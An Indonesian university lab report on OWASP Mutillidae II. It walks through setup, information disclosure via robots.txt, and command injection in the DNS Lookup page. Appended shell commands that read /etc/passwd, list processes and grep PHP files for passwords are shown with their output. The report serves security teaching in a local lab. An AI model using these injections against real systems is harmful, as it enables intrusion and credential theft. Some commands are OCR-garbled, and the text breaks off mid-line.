LAPORAN PRAKTIKUM
KEAMANAN INFORMASI 1
PERTEMUAN 9
(Web Footprinting)


DISUSUN OLEH
Riva Mahyuli
(21/478709/SV/19365)
Kelas A

SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA YOGYAKARTA
2023


Link Github:
https://github.com/RIVAMAHYULi/Lap9_PrakKI1_RivaMahyuli_478709

Modul1 (Install OWASP Mutillidae II Kali Linux)


Buka VM KaliLinux, lalu buka terminal masuk ke root kali dan ketik
sudo systemctl start mysql
sudo mysql



Lalu ketik use mysql dan ALTER USER ‘root’@’localhost’IDENTIFIED BY’;



Buat database **mutillidae dengan perintah** CREATE DATABASE mutillidae;




Karena database sudah ada, kita tinggal memulai semua layanan yang diperlukan. Sebelum Anda bisa mendapatkan akses ke Mutillidae


sudo systemctl start php8.2-fpm.service

sudo systemctl start apache2.service

sudo systemctl start mysql




Lalu akses localhost/mutillidae di webchrome




Modul 2 (Materi Praktikum OWASP mutillidae II_1)

1. Buka jendela mutillidae
2. Pilih menu OWASP 2017 , pilih menu sensitive data exposure
3. Pilh information disclosure klik robot.txt
4. Akses robot.txt
5. Buka browser ketik 127.0.0.1/mutillidae/robots.txt




6. Buka folder password dan akses file account

7. Buka file account.txt



8. Untuk mengecek data sensitive terekspose buka owsp 2017 pilih php info page



Modul 3 (Command Injection Database Interrogation -Hacking Web)

Langkah 1 : Akses OWASP Top 10 --> A2 - Cross Site Scripting (XSS) --> Reflected (First Order) --> DNS Lookup

Tes DNS Lookup masukkan : Hostname/IP: www.cnn.com

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
```

Uji Kerentanan Pencarian DNS klik Nama Host/IP: www.cnn.com; uname -a

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux
```

Pengujian Pengintaian/ Reconnaissance Nama Host/IP: www.cnn.com; pwd

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae
```

Analisis forensic aplikasi dns-lookup.php

Results for www.cnn.com;find/var/www/html/mutillidae -namwww.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

    /* Output results of shell command sent to operating system */
                            echo '

'.shell_exec("nslookup " . $lTargetHost).'

';
                                $LogHandler->writeToLog("Executed operating system command: nslookup " . $lTargetHostText);
```

Langkah 2: Database Reconnaissance

Temukan Database menggunakan file /etc/passwd

Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Temukan Mesin Database menggunakan perintah "ps"

Results for www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

postgres  150665       1  0 20:14 ?        00:00:00 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/p
postgres  150667  150665  0 20:14 ?        00:00:00 postgres: 13/main: checkpointer
postgres  150668  150665  0 20:14 ?        00:00:00 postgres: 13/main: background writer
postgres  150669  150665  0 20:14 ?        00:00:00 postgres: 13/main: walwriter
postgres  150670  150665  0 20:14 ?        00:00:00 postgres: 13/main: autovacuum launcher
postgres  150671  150665  0 20:14 ?        00:00:00 postgres: 13/main: stats collector
postgres  150672  150665  0 20:14 ?        00:00:00 postgres: 13/main: logical replication launcher
mysql     150970       1  0 20:20 ?        00:00:01 /usr/sbin/mariadbd
www-data  152328  151077  0 21:47 ?        00:00:00 sh -c nslookup  www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
www-data  152334  152328  0 21:47 ?        00:00:00 grep -E -i (postgres|sql|db2|ora)
```

Melihat Daftar semua skrip php

Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php"

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php
/var/www/html/mutillidae/secret-administrative-pages.php
/var/www/html/mutillidae/user-agent-impersonation.php
/var/www/html/mutillidae/user-info-xpath.php
/var/www/html/mutillidae/cache-control.php
/var/www/html/mutillidae/hints-page-wrapper.php
/var/www/html/mutillidae/ssl-misconfiguration.php
/var/www/html/mutillidae/repeater.php
/var/www/html/mutillidae/webservices/soap/ws-user-account.php
/var/www/html/mutillidae/webservices/soap/ws-hello-world.php
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php
/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php
/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php
/var/www/html/mutillidae/webservices/rest/ws-user-account.php
/var/www/html/mutillidae/webservices/rest/cors-server.php
/var/www/html/mutillidae/view-someones-blog.php
/var/www/html/mutillidae/captured-data.php
/var/www/html/mutillidae/page-not-found.php
/var/www/html/mutillidae/home.php
/var/www/html/mutillidae/view-user-privilege-level.php
/var/www/html/mutillidae/includes/minimum-class-definitions.php
/var/www/html/mutillidae/includes/process-commands.php
/var/www/html/mutillidae/includes/constants.php
/var/www/html/mutillidae/includes/capture-data.php
/var/www/html/mutillidae/includes/log-visit.php
/var/www/html/mutillidae/includes/process-login-attempt.php
/var/www/html/mutillidae/includes/information-disclosure-comment.php
/var/www/html/mutillidae/includes/header.php
/var/www/html/mutillidae/includes/main-menu.php
/var/www/html/mutillidae/includes/footer.php
/var/www/html/mutillidae/includes/pop-up-help-context-generator.php
/var/www/html/mutillidae/user-info.php
/var/www/html/mutillidae/cors.php
/var/www/html/mutillidae/database-offline.php
/var/www/html/mutillidae/sqlmap-targets.php
/var/www/html/mutillidae/labs/lab-52.php
/var/www/html/mutillidae/labs/lab-55.php
/var/www/html/mutillidae/labs/lab-14.php
/var/www/html/mutillidae/labs/lab-6.php
/var/www/html/mutillidae/labs/lab-63.php
/var/www/html/mutillidae/labs/lab-33.php
/var/www/html/mutillidae/labs/lab-39.php
/var/www/html/mutillidae/labs/lab-20.php
/var/www/html/mutillidae/labs/lab-25.php
```

Cari skrip php untuk kata sandi string mencari skrip php untuk string "password" dan "=".

Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php" | xargs grep -i "password" | grep "="

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/password-generator.php:                $lPasswordJSMessage = "";
/var/www/html/mutillidae/password-generator.php:                        $lPasswordJSMessage = "This password is for {$lUsernameForJS}";
/var/www/html/mutillidae/password-generator.php:                    var lPasswordText = "";
/var/www/html/mutillidae/password-generator.php:                    var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&
/var/www/html/mutillidae/password-generator.php:                        lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.leng
/var/www/html/mutillidae/password-generator.php:                        document.getElementById("idPasswordInput").innerHTML = "Password: " + lPasswordText + "";
/var/www/html/mutillidae/password-generator.php:                        document.getElementById("idPasswordTableRow").style.display = "";
/var/www/html/mutillidae/password-generator.php:
```

Password Generator

```
/var/www/html/mutillidae/password-generator.php:
```

Dapatkan kata sandi dari hasil pencarian Apakah terdapat kata sandi string dan kata "samurai"

/MySQLHandler.php: $lResult = $this->doConnectToDatabase($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD, $PORT); /var/www/html/mutillidae/classes /MySQLHandler.php: $lResult =